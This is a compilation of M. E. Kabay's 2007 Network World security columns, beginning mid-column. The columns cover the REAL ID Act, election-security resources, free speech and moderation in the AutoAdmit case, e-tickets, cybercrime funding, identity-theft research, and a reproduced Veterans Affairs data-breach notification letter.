If a suicide bomber is sitting beside you on your flight from Chicago to Tampa, I really don't think that knowing that person's name before or after the explosion makes very much difference – in the absence of specific intelligence about that specific person. Simply having employees of state departments of motor vehicles demand birth certificates, green cards, US passports or other acceptable documentary evidence of legitimate standing as legal residents of the USA tells us _NOTHING_ about the risks posed by any individual.

More in my third and last commentary on this problem next time.

* * *

Special discount for Network World Security Strategies readers: For a 10% discount on the upcoming INFOSEC Year in Review workshop < http://www.itpg.org/events_infosec.htm > in Marina Del Ray, CA on June 4-5, 2007, use code WNW07 when registering online or by phone.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Identification versus Knowledge

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last two columns, I commented on the REAL ID Act and some of the doubts about its usefulness in national security.

The confusion of identification and security comes in part from the normal application of identification and authentication in restricted, known populations such as groups of employees. We are used to assuming – correctly, we hope – that employees have been vetted to some reasonable extent before they are hired. Therefore identifying someone who is on a list of employees and authenticating their identity makes sense: it helps to reduce risk.

But the situation is quite different when we simply label people with _no_ information about their trustworthiness. Being born in the USA (or being a legal resident, for that matter) is no guarantee of safety or sanity; see the Southern Poverty Law Center's Intelligence Project for some mood-souring details of the world of native-born American terrorists. < http://www.splcenter.org/intel/intpro.jsp >

The confusion between identification and knowledge reminds me of an incident that occurred in 1966 when I was a biology student at McGill University. The lab assistant told us that we would have to memorize the Latin names for the formal classification of ten plants. I asked, "What, just the names? Nothing about the plants themselves? No information about their habitat, life cycle, pests or anything? Just names??" Readers will not be surprised to find that I was an arrogant young man when I was 16 – after all, what would you expect, if you've read my stuff? Therefore I protested, "That's ridiculous. Knowing a plant's name tells us nothing more than how to point to it if someone else knows the name. Identifying a plant is not equivalent to knowing about its biology." I should point out that I had been learning Latin names of plants and animals since I was a child – as part of what I liked to know about them. But when the quiz came around I crossed my arms and said loudly, "I refuse to participate in this farce." I got zero, but I stand by my position even more than 40 years later. And not by the way, when students criticize my exam questions, I give them extra points if their objections and suggestions are well founded!

But back to security: I greatly fear that the emphasis on identifying people when they travel – by air, mind you, not by bus or even by some trains – is more a matter of political theater than a significant contribution to the security of travelers or to national security. Insisting on identification papers for air travelers has the same purpose and about the same value as asking all air travelers to remove their shoes in the security inspection: it makes people who don't know much about security feel that The Nation is In Safe Hands but it does not have much to do with improving security. And thank goodness that idiot Richard Reid didn't put explosives in his underpants.< http://news.bbc.co.uk/1/hi/uk/1731568.stm >

If you are interested in reading more of my analysis of travel safety, please see the essay "Airport Safety." < http://www.mekabay.com/opinion/airport_safety.pdf > or < http://www.mekabay.com/opinion/airport_safety.htm >.

* * *

Special discount for Network World Security Strategies readers: For a 10% discount on the upcoming INFOSEC Year in Review workshop < http://www.itpg.org/events_infosec.htm > in Marina Del Ray, CA on June 4-5, 2007, use code WNW07 when registering online or by phone.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Brennan Center Provides Resources for Security Activists

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of my constant themes to students (and to readers) is that security professionals ought to apply our knowledge of security fundamentals and technology to all aspects of our lives, including our roles as citizens. Here in the United States, one of the areas where I have personally contributed my perspective as a professional in the public sphere is discussions of electronic voting systems. As I have written in previous columns over the years (see for example http://www.networkworld.com/newsletters/sec/2003/0127sec1.html , http://www.networkworld.com/newsletters/sec/2003/0127sec2.html , and http://www.networkworld.com/newsletters/sec/2006/1009sec1.html), I profoundly object to electronic-voting systems that have no independently-verifiable audit trail; I've testified to that effect before the Vermont Senate, in public meetings on the issue, and in briefings presented to the office of the Secretary of State of Vermont.

On this theme of public involvement, I want to draw readers' attention to an excellent resource that touches on many aspects close to our professional interests: the Brennan Center for Justice of the New York University School of Law. < http://www.brennancenter.org/ > The Center has many areas of possible interest, including

- Access to Justice
- Campaign Finance Reform
- Courts & Government
- Immigrant Rights
- Liberty & National Security*
- Criminal Justice Reforms*
- Voting Rights & Elections*
- Wages, Jobs & a Strong Economy.

However, readers of this column may be particularly interested in the resources in the three sections I have marked with an asterisk.

In the "Liberty & National Security" page < http://www.brennancenter.org/subpage.asp?key=125&proj_key=54 > the Center has links to many valuable documents discussing security implications of issues such as the abrogation of habeas corpus, the implications of unchecked presidential power, reduced independence of the federal courts, increased governmental secrecy, and racial and ethnic profiling.

The "Criminal Justice Reforms" section < http://www.brennancenter.org/subpage.asp?key=41 > has a number of areas of possible interest to security practitioners, especially those with experience in or ties to law enforcement. Topics where security experts may be particularly interesting in contributing their expertise include

- Sentencing reform <

http://www.brennancenter.org/subpage.asp?key=42&proj_key=35685 >, where one can read about attempts to "promote rational sentencing approaches through law reform that secures both fairness and safety" and which may help us reduce recidivism and the dangers posed by habitual offenders.

- Post-conviction penalties < http://www.brennancenter.org/subpage.asp?key=42&proj_key=59 > which examines to what degree offenders should continue to carry the stigmata of their crimes after their sentences are complete. These issues significantly affect our hiring policies and practices.

"Voting Rights & Elections" < http://www.brennancenter.org/subpage.asp?key=38&proj_key=76 > is potentially the most interesting to technically-savvy security experts. There's a comprehensive report available that appeared in October 2006 called "The Machinery of Democracy: Voting System Security, Accessibility, Usability, and Cost" < http://www.brennancenter.org/dynamic/subpages/download_file_38150.pdf > that packs in 190 pages of detailed analysis of all aspects of electronic voting systems (watch out for the violently red page 2, which practically burst my eyeballs when I switched past it the first time). I was particularly pleased to see a section entitled "Voting System Vulnerabilities" that defined threat analysis and then went into several pages of details of potential attacks on voting systems. The six security recommendations are interesting and I encourage readers to study them in detail:

1. Conduct Automatic Routine Audit of Paper Records
2. Conduct Parallel Testing
3. Ban Wireless Components on All Voting Machines
4. Mandate Transparent and Random Selection Procedures
5. Ensure Decentralized Programming and Voting System Administration
6. Implement Effective Procedures for Addressing Evidence of Fraud or Error

In summary, there's plenty of material on the Brennan Center's site for anyone to study. Whether you agree with the Brennan Center's positions, I hope that some readers will be motivated to get involved in their local, state and national affairs to contribute their intelligence and expertise.

* * *

Special discount for Network World Security Strategies readers: For a 10% discount on the upcoming INFOSEC Year in Review workshop < http://www.itpg.org/events_infosec.htm > in Marina Del Ray, CA on June 4-5, 2007, use code WNW07 when registering online or by phone.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Lack of Moderation

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the most difficult concepts for some of my undergraduate students to grasp is that the First Amendment of the United States Constitution applies to _government regulation_ and is not a carte blanche for defamation. Just because there are limits on the kinds of speech that governments can restrict does _not_ mean that all speech by individuals or groups is automatically free from consequences.

In later columns, I will be exploring the details of the legal framework governing speech, the definitions of protected (and unprotected) speech under the First Amendment, and definitions and consequences of defamation. Today I just want to address my students and anyone else who thinks that "It's a free country and therefore I can say anything I want to…" if they believe that the rest of the sentence is "…without consequences."

Back in 2005, a minor kerfuffle erupted when Prof Brian Leiter criticized two organizers of the AutoAdmit < http://www.autoadmit.com/ > discussion board. In a hard-hitting attack on the organizers, Leiter accused them of running a "Prelaw Discussion Board Awash in Racist, Anti-Semitic, Sexist Abuse." < http://leiterreports.typepad.com/blog/2005/03/penn_law_studen.html > Readers with a low offense-threshold may want to read that report with care, since the examples of racism and sexism are pretty sickening.

On of the fascinating aspects of the discussion is that the AutoAdmit organizers responded to criticism by stating that ""We are very strong believers in the freedom of expression and the marketplace of ideas. This is why we allow off-topic discussion and almost never censor content, no matter how abhorrent it may be."

Professor Eugene Volokh of University of California at Los Angeles Law School commented that private individuals may or may not choose to moderate discussion boards by removing objectionable or off-topic materials and that having strong responses by others to such racist and sexist postings may be a Good Thing. < http://volokh.com/posts/1110478573.shtml >

He also added that there is nothing stopping anyone from moderating a discussion board if they so choose. I was the WizOp of the CompuServe NCSA Security Forum from 1991 to 1995, where we had strictly moderated discussions where profanity, attacks on named religious or ethnic groups and _ad hominem_ attacks were removed from the board at once. We would write to the violators of our posted policies and explain that they could get their messages across perfectly well without being rude. Occasionally, we'd get back a rant from someone claiming that we were violating First Amendment writes by "censoring" speech; we had a stock answer we could paste into our reply that ran something like this:

"The First Amendment applies to _government_ restrictions on some types of "protected" speech. We are not affiliated with any governmental entity; we are an entirely private organization and we can set whatever rules we wish. If we tell you not to use the letter e in messages, we may not get many postings, but we're not violating anyone's rights. However, we

don’t remove messages because we disagree with the arguments or positions presented; we remove them only if they contain abusive language and attacks on groups or individuals. Abide by our rules or leave the Forum. And we will block you if you repeat your offenses.”

We had a _wonderful_ Forum filled with interesting postings and vigorous discussions.

For an opposite view of the issues of moderation and free speech, see an interesting posting by Henry Lien entitled “Free Speech 2.0” posted by the Stanford Center for Internet and Society. < http://cyberlaw.stanford.edu/node/5234 >

More on this case in my next column.

* * *

Special discount for Network World Security Strategies readers: For a 10% discount on the upcoming INFOSEC Year in Review workshop < http://www.itpg.org/events_infosec.htm > in Marina Del Ray, CA on June 4-5, 2007, use code WNW07 when registering online or by phone.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Freedom of Speech and Its Consequences

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I introduced the case of AutoAdmit < http://www.autoadmit.com/ >, where the owners allowed graphic racist and sexist lies to be posted at will on a site claiming to be devoted to the interests of law students. I began that article by explaining that some of my undergraduate students have trouble understanding that what they post in cyberspace may have unintended consequences later in their lives.

In March 2007, Ellen Nakashima of the Washington Post published a blistering analysis of the personal consequences to specific individuals of the libel published on AutoAdmit.< http://www.washingtonpost.com/wp-dyn/content/article/2007/03/06/AR2007030602705_pf.html > Brilliant, talented women law students were denied jobs at top law firms; suspicions fell on vile postings on that board which "feature derisive statements about women, gays, blacks, Asians and Jews…. disparage individuals by name or other personally identifying information …. [and] included false claims about sexual activity and diseases." The author pointed out that such postings eventually get indexed by search engines such as Google and are available to potential employers during their due diligence background checks. Unfortunately, some of these firms decline to risk embarrassment and therefore decline to hire the defamed law students.

One of the principals in the AutoAdmit case published a fascinating rebuke to an organization called Reputation Defender < http://www.reputationdefender.com/ > in which he refused to help remove defamatory materials about named individuals because he objected to the way in which he was approached.< http://www.autoadmit.com/challenge.to.reputation.defender.html > Readers can gain a clear understanding of that person's values and concern for the victims of his board's policies by reading his self-defense.

In May 2007, _Wall Street Journal Law Blog_ writer Amir Efrati reported that the other AutoAdmit principal had been refused continued employment at a prestigious law firm. The attorney who refused further employment wrote, "We expect any lawyer affiliated with our firm, when presented with the kind of language exhibited on the message board, to reject it and to disavow any affiliation with it. You, instead, facilitated the expression and publication of such language. . . . [and your resignation from the site was] too late to ameliorate our concerns."

I think that the people who ran this board had no sense of responsibility for the damage they were potentially causing to real human beings when they allowed lies and threats to remain on their discussion board. It's easy to focus on abstractions and misinterpretations of the First Amendment and to lose sight of simply human empathy and bonds of social relations when everything is carried out impersonally in cyberspace. For more on that topic, see my paper "Totem and Taboo in Cyberspace: Integrating Technology into our Moral Universe" < http://www.mekabay.com/ethics/totem_taboo_cyber.htm > or < http://www.mekabay.com/ethics/totem_taboo_cyber.pdf >

So, students, learn the lesson well: speech may be free but disregard for the consequences of our actions does not always go unpunished.

* * *

Special discount for Network World Security Strategies readers: For a 10% discount on the upcoming INFOSEC Year in Review workshop < http://www.itpg.org/events_infosec.htm > in Marina Del Ray, CA on June 4-5, 2007, use code WNW07 when registering online or by phone.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

E-Tickets for Air Travel by End of 2007

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Today I turn to a tidbit I ran across as I was updating my INFOSEC Year in Review database < http://www.mekabay.com/iyir > in preparation for upcoming courses. It seems that the International Air Transport Association (IATA) hopes to see all paper airline tickets issued outside airports disappear totally by the end of 2007. < http://www.washtimes.com/functions/print.php?StoryID=20060605-114856-3500r >

According to the article by Kara Rowland of the _Washington Times_, a paper ticket issued by a travel agent costs about $10 in materials and processing versus about $1 for the electronic version issued at the airport by a desk agent or at an electronic kiosk.

Readers might want to consider the risks of depending entirely on an airline's computer, database and personnel as the sole repositories of proof of their purchases. What exactly would we do if a software glitch or a user error were to try to send us to San Salvador when we needed to fly to San Diego or to wipe out all records of our flight? Even worse, what if the ticket information is lost _after_ we get to our destination and before we fly home?

In today's security environment, not having a ticket home could be a significant problem. My wife's dear uncle, a distinguished-looking neurosurgeon in his seventies, recently got stuck in a Florida airport because of bad weather in his destination city, Boston. He tried to get anywhere further north and eventually agreed to buy a one-way ticket to Atlanta. When he went through security, he was taken aside and thoroughly interrogated – because everyone with a one-way ticket gets listed automatically as a security threat.

As a programmer since 1965, a long-time reader of the RISKS FORUM DIGEST < http://catless.ncl.ac.uk/Risks/ >, and a teacher of programming and software quality assurance for more than 25 years, I have to say that I print my own records of all Internet-based ticket purchases and carry them with me to the airport. You might want to consider doing the same.

Of course, if airline personnel really insist that there never was a ticket, perhaps we'll be accused of forging the papers we are carrying. I wonder what kind of security interrogation that would occasion?

Sigh.

* * *

Special discount for Network World Security Strategies readers: For a 10% discount on the upcoming INFOSEC Year in Review workshop < http://www.itpg.org/events_infosec.htm > in Marina Del Ray, CA on June 4-5, 2007, use code WNW07 when registering online or by phone.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can

be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Thinking about Cybercrime News

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Steven Zeligman, MSIA, MCP, CISSP is a graduate student of the Norwich University MSIA program who strode proudly across the stage in June to accept his diploma. He sent me his final essay of the Detection, Response and Hot Topics seminar a while back; I hope you enjoy his thoughtful comments about management perspectives on the growing cybercrime problem. What follows is Mr. Zeligman's own text with some of my edits and a personal coda from me. We've included a Further Readings section at the end of the article with entries corresponding to the numbers in [square brackets].

* * *

Will business and government respond rationally to cybercrime news? Or will we continue to see reports of inadequate funding for information assurance (IA) and national security across government agencies and corporations?[1]

Sometimes it seems as if the information age has made the number of bad people increase exponentially – we hear more and more about the involvement of organized crime rings in computer crime today.[2] However, I doubt that there are any more malicious individuals than there were before the Internet existed; we just hear more about what the bad guys are doing and how they are accomplishing their misdeeds because of increases in the speed and distribution of information.

Developing and implementing technical, administrative, and physical security countermeasures is a cost of doing business that subtracts directly from a company's short-term bottom line. If a company's senior management do not understand the justification for incurring security expenditures, they won't fund security. Generally speaking, the management of traditional brick-and-mortar companies understand the need to invest in _physical_ security controls better than they grasp the value of IA. Similarly, most individuals are well aware of how to protect themselves against theft and assault, but they are less likely to resist phishing, Trojans and other computer-mediated attacks. Many business people have no awareness at all of simple IA measures such as avoiding discussions of confidential matters on cell phones while in public places; many well-meaning people commit elementary blunders such as picking bad passwords or writing them down on sticky notes.

Unfortunately some managers still don't understand that information security needs to be integrated into their products and services in the design phase, not added later as an afterthought or as a belated response to a cyber attack. Businesses that store their clients' personally identifiable information (PII) must accept that there is no precisely quantifiable return on investment for properly incorporating IA personnel and practices into how they do business.[3] Instead, they need to realize that having a good IA program is another form of insurance – a method of spreading risk through loss avoidance and loss mitigation – that has to have a high funding priority. The recent series on Veterans Affairs' data losses should be warning enough of the potential liability of losing control over PII! Consumers should demand that companies

properly safeguard their information by looking into privacy policies and expressing their displeasure at sloppy handling of PII. The media should continue to broadcast IA stories to raise security awareness levels and to provide practitioners with concrete examples of security issues with which to reach non-technical executives.

IA professionals must continue to improve the availability, integrity, confidentiality, control, authenticity and utility of information. A growing number of highly skilled IT professionals are becoming IA specialists.[4] Some are educating the public by providing good information about effective IA practices; some are being hired by and educating businesses to improve information security within their products; some are in colleges and universities educating the next generation of IT professionals to think about security first. I think that there is hope for the future of IA as long as awareness, training and education continue to match the growth in offensive capabilities of our enemies.

M. E. Kabay adds:

In practical terms, I recommend that readers engage in discussion of IA with upper managers in their place of employment. In the MSIA program at Norwich University, students have to interview their colleagues throughout the 18 months of study and it is an eye-opening experience that helps everyone, students and managers alike. Find out how your colleagues think (and feel) about IA throughout the organization. You may be surprised at how far you have to go in changing ingrained attitudes about security in some circles; you may be surprised at the allies you can identity through personal contact. Such personal contacts be useful not only in instituting corporate culture change about security but also in long-term development of your own career.[5]

* * *

Steven Zeligman, MSIA, MCP, CISSP is a Senior System Analyst at Dataline. Inc. and has over 15 of experience in information technology and security. You are welcome to write to him < mailto:steve@z-nets.com > with comments on this essay.

* * *

For Further Reading

[1] McCarthy, L. (2007). Don’t delegate security. < http://www.itstrategycenter.com/networkcomputing/Board/peers/dont_delegate/index.html >;
Lowey, N. M. (2006). Lowey calls for immediate overhaul of department of homeland security national asset database: While New York's homeland security funds are significantly reduced, a popcorn factory and mule festival are categorized as top terrorist targets < http://www.house.gov/list/press/ny18_lowey/hs071406.html >;
Anonymous (2005). Virginia port bemoans lack of security funding < http://www.securityinfowatch.com/article/article.jsp?id=2773&siteSection=305 >;
White, D. (2007). Teamsters testify to congress on lack of rail security funds, safety training. < http://www.redorbit.com/news/business/839591/teamsters_testify_to_congress_on_lack_of_rail_security_funds/index.html >

[2] _Symantec Internet Security Threat Report: Trends for January 06–June 06._ Volume X,

Published September 2006
< http://eval.veritas.com/mktginfo/enterprise/white_papers/ent-whitepaper_symantec_internet_security_threat_report_x_09_2006.en-us.pdf >

[3] Kabay, M. E. (2006): It's hard to determine the ROI of information security measures. < http://www.networkworld.com/newsletters/sec/2006/0220sec1.html >;
Cybersecurity management, Part 4 < http://www.networkworld.com/newsletters/sec/2006/1218sec1.html >;
ALEatory ALE < http://www.networkworld.com/newsletters/sec/2006/1218sec2.html >

[4] Norwich University MSIA Program < http://www.graduate.norwich.edu/infoassurance >;
(ISC)^2 Career Guide < https://www.isc2.org/cgi-bin/content.cgi?page=1129 >;
SANS Technology Institute < http://www.sans.edu >

[5] Kabay, M. E. (2002). Social psychology and INFOSEC: Psycho-social factors in the implementation of information security policy. < http://www.mekabay.com/infosecmgmt/Soc_Psych_INFOSEC.pdf > or < http://www.mekabay.com/infosecmgmt/soc_psych_INFOSEC.htm >

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

CIMIP Fights Identity Theft

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In June of 2006, the Center for Identity Management and Information Protection (CIMIP) at Utica College < http://www.utica.edu/academic/institutes/cimip > was created < http://www.utica.edu/academic/institutes/cimip/mediacenter/index.cfm?action=detail&id=1018 > in a partnership including the Economic Crime Institute (ECI) of Utica College < http://www.ecii.edu/ >, LexisNexis < http://www.lexisnexis.com/government/ > and IBM Entity Analytics < http://www-306.ibm.com/software/data/db2/eas/ >. The CIMIP's mission is "a research collaborative dedicated to furthering a national research agenda on identity management, information sharing, and data protection. . . . [I]ts ultimate goal is to impact policy, regulation, and legislation, working toward a more secure homeland."< http://www.utica.edu/academic/institutes/cimip/about/index.cfm > Since its founding, it has attracted many other sponsors and collaborators, including the United States Secret Service, the Federal Bureau of Investigation, Carnegie Mellon University Software Engineering Institute's CERT/CC, Indiana University's Center for Applied Cybersecurity Research, and Syracuse University's CASE Center (for links, see the Partners page at < http://www.utica.edu/academic/institutes/cimip/partners/partners.cfm >).

In October 2006, the Center was awarded $1.7M by the State of New York for its operations.< http://www.utica.edu/academic/institutes/cimip/mediacenter/index.cfm?action=detail&id=1196 >

The CIMIP has several valuable research projects under way including the following, which are described in more detail on the research page < http://www.utica.edu/academic/institutes/cimip/research.cfm >:

- Identity Fraud Trends and Patterns: Building a Data-Based Foundation for Proactive Enforcement
- Identity Theft Assistance Corporation (ITAC)
- Survey: ID Theft Awareness and Behavior of 18-29 Year Olds
- The Use of Identity Management by Non-Compliant Sexual Offenders
- Identity Management Research Workshop.

I downloaded three interesting white papers from the site after a simple registration process.< http://www.utica.edu/academic/institutes/ecii/publications/papers.cfm > These older documents (all PDFs) provided the basis for creation of the CIMIP and have information that is still of value.

- The Growing Threat of Economic and Cyber Crime (2000) – 42 pages of foundational information including types of economic crime, costs as of the late 1990s, effects on victims, law-enforcement organizations and coordination, and recommendations.

- Identity Fraud: A Critical National and Global Threat (2003) – 48 pages of follow-up to

the original 2000 report by two of the major authors, Dr Gary R. Gordon of the ECI and Norman A. Willox, Jr of LexisNexis. Topics include the role of identity fraud in criminal and terrorist activities, US and international laws about identity fraud, and technological and policy recommendations.

- Using Identity Authentication and Eligibility Assessment to Mitigate the Risk of Improper Payments (2005) – an 18-page brief from Gordon and Willox about fraud and abuse of entitlement programs run by the US federal government. The paper discusses the role of false identities in such abuse and reports on three field studies of different methods of verifying the authenticity of identities used in registering for government programs or benefits. The authors discuss risk assessment methodologies that can usefully be applied to all types of identification and authentication requirements for large populations, including the issues raised in my recent articles about the weakness of identification and weak authentication as a basis for improving security.< http://www.mekabay.com/opinion/id_cards_national_security.pdf >

- The Ongoing Critical Threat of Identity Fraud: An Action Plan (2006) – an 11-page continuation by Gordon and Willox of their 2003 report. The paper uses the same headings as the 2003 report but unfortunately omits a table of contents. Each section discusses changes since the 2003 status and adds recommendations. The report has many fascinating insights; for example, the authors cite John Sparks' comment from a January 2006 review, "And then there's China, where Internet penetration is expected to top 10 percent in 2006. Because China's PCs don't generally run licensed versions of Microsoft's Windows, they're not eligible for the security patches Microsoft makes available to its legitimate users. Hackers have already taken control of the PCs of thousands of unsuspecting Chinese and used them as a platform from which to launch spam attacks. These so-called botnets are routinely bought, sold and swapped in Internet chat rooms."< http://www.msnbc.msn.com/id/10682795/site/newsweek/ >

I have registered on the CIMIP site to receive alerts when they publish new research reports and I wish them well in their important work.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Quality Control, Data Integrity, and the Silly Season

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Every now and then we read about errors that we just have to laugh at. And now and then I get tired of writing serious columns. So today, either indulge me or just ignore this contribution altogether.

Just the other day, I received an advertising flier from a major company (politeness accounts for my suppressing the name) that had me in stitches. Here are the bargains advertised in the flier:

- 640 GB internal hard drive: was $14999; now only $7999
- 640 GB external hard drive: only $9999 – Limited time. Limited supply.
- 250 GB external hard drive: was $14494, now only $7899
- Super DVD 22X Writer: only $9999

Amazing what happens when you leave out decimal points, eh? This is a classic example of a failure of data integrity: what went out were not the data that the sales department wanted to advertise!

I wonder how many thousands of customers thought that they had received a blast from the past? When I started work at Hewlett Packard in 1980, our largest disk drive was the HP7925 which had a staggering capacity of ... [wait for it]… 120 MB. It cost U$25,000, which in today's money would be around $100K (my 1980 Honda Accord cost me $7,000 that year).

One of my favorite examples of a spectacular data integrity blooper occurred in 1999 when for unknown reasons, the BUY.COM online store Web site listed a $588 Hitachi monitor at only $164.50 — and staff failed to notice the error until two days later, by which time there were 1,600 orders for this incredible bargain. The potential cost was estimated by the company at $320,000. BUY.COM filled 200 orders and told all the rest that they were out of luck. They also posted new language on their Web site addressing the non-validity of erroneous prices. This case was reported in the RISKS FORUM DIGEST. < http://catless.ncl.ac.uk/Risks/20.21.html#subj8 >

Analysts speculated on the cause of the error. One intriguing possibility: the BUY.COM online store had a policy of underbidding any price on the Net and may possibly have used knowbots to scour the Web looking for prices of products it was selling. Speculation had it that if a competitor accidentally or deliberately posted a bad price, the unsupervised knowbot could very well poison the BUY.COM Web site database. The same technique could be used in an information warfare attack to ruin a competitor. Even worse, the same problem could occur if two companies inadvertently used the same policy of underbidding all competitors and then simultaneously launched automated processes to lower the price without human intervention. Talk about a deadly embrace. . . .

When I was a child, I was raised by a generally abusive father who punished me for making mistakes while he was forcing me to learn stuff that was years ahead of what my little buddies were studying – not conducive to popularity among the eight-year-old crowd, but I did finish

high school math by the time I was nine. One consequence of his, ah, teaching style was that I learned – the hard way – to check my work before I gave it in to him. When I reached McGill University in 1966, I carried on as I had learned and I remember my astonishment at finding out that other people did not do the same. One day, for example, I nearly caused a heart attack in another student when he said, "You've been punching in a lot of numbers on the calculator, haven't you? How many numbers are you dealing with?" "Oh," I answered, "I'm summing 1200 numbers." "You are adding 1200 numbers?!?" "Yes – in groups of 100 – and each group twice (once forward and once backward) to be sure I'm entering them right." He practically fainted. It was shortly after that that I turned to the FORTRAN compiler and punched cards to replace the calculator for that kind of work.

Strangely, I think that my father's cruel response to mistakes is one of the reasons that I have never embarrassed or humiliated students who make mistakes in my courses – I just encourage them to figure out the root of their difficulties and solve the problems.

Anyway, enough of this airy persiflage. Could we just all agree to apply some simple quality control to all aspects of our work? Especially the stuff that gets sent out to lots of people??

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

PIIssed Off Yet?
The VA Data Insecurity Saga.

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In March 2007, Network World writer Jon Brodkin wrote an excellent analysis of ten letters informing victims of data theft or loss of control of personally-identifiable information (PII) that their data might be compromised. < http://www.networkworld.com/news/2007/031407-wider-net-apologies-letters.html?page=1 > He pointed out that almost all of the letters failed to express any responsibility for the loss of control over data stored on unencrypted disks that were lost or stolen or for poorly-secured Web sites that posted PII without protection or with poor protection. My guess is that staff attorneys warned the public relations officials to avoid any implication of responsibility to avoid contributing anything that would exacerbate their liability in potential lawsuits. Passive voice is great for shifting responsibility from specific agents to the great gaseous cloud of the unnamable and unblamable.

"Mistakes were made," indeed.

My wife is a neuropsychiatrist; she recently received a letter from the Veterans Affairs (VA) office in Austin, Texas informing her of loss of control over her PII. I am starting this series of articles about the VA's handing of PII with a verbatim transcript of the letter she received. I think readers will be interested in seeing the contents in detail – and there is actually some generally-useful information that everyone can store away in case it's needed. In particular, I recommend that all of us save the contact information for the three credit bureaus and the phone number for the FTC service.

So here's part one of the series. In the following parts, I'll go back to the theft of computer disks containing unauthorized copies of PII on May 3, 2006. Then I'll continue the series with summaries of later cases of data theft and loss from the VA, US government reports and Congressional testimony about these problems, VA assurances of planned improvement, and the status of VA assurances. I'll wind up with analysis of the underlying issues and provide recommendations for improvement.

* * *

DEPARTMENT OF VETERANS AFFAIRS
1615 Woodward St.
Austin, TX 78772

-----, MD

Dear -----, MD:

I am writing to you, as the Director of the Veterans Integrated Service Network (VISN) 7 in Atlanta, Georgia, to inform you that I have been notified that a portable computer hard drive used by an employee of the Birmingham Veterans Affairs (VA) Medical Center is missing. This portable hard drive was used to back-up information contained on a VA employee's office computer, related to research projects with which the employee was involved. A file on the portable hard drive included information from the Unique Physician Identification Number (UPIN) Directory dated 2004, which includes demographic information and identifiers, such as the UPIN, dates of birth, state license numbers, business addresses, and employer identification numbers (EIN). In the case of your information, we believe the EIN was your Social Security Number. This file was obtained by VA from the Centers for Medicare & Medicaid Services (CMS) for the purpose of conducting research on veterans' health care.

The Birmingham VA Medical Center has conducted extensive physical searches and has involved local police and Federal investigative resources, and a reward is being offered; however, the hard drive remains missing. To prevent further security breaches or losses, we have taken immediate measures to protect the integrity and security of all personally identifiable information including prohibition of the use of external drives and the required encryption of personally identifiable information when authorized distribution is required.

An independent risk analysis was conducted as required by law, and risk mitigation recommendations are being implemented immediately. VA will contact you shortly by mail to offer a credit monitoring service at no cost to you. In the mean time, one precaution we recommend is for you to request a free credit report from one or more of the three national credit bureaus by calling the toll free number 1-877-322-8228. The credit bureaus may also be contacted at:

Equifax
P.O. Box 740241
Atlanta, GA 30374
1-800-685-1111

Experian
P.O. Box 9554
Allen, TX 75013
1-888-397-3742

TransUnion
P.O. Box 2000
Chester, PA 19022
1-800-916-8800

More information about credit protection, including placing a "fraud alert" on your accounts, is available by calling the Federal Trade Commission at its toll free number, 1-877-438-4338, or by visiting its website, http://www.ftc.gov/

If you have questions concerning this letter, the Birmingham VA Medical Center has established a dedicated call center to answer your questions. Please contact us toll free at 1-877-xxx-xxxx from
6:00 am to 9:00 pm CT, or e-mail us at < address suppressed > .

We at VA take information security and privacy very seriously. We apologize for any inconvenience or concern this situation may cause, but we believe it is important for you to be fully informed of any potential risk to you.

Sincerely,

[digitized signature]

Lawrence A. Biro
Network Director, VISN 7

* * *

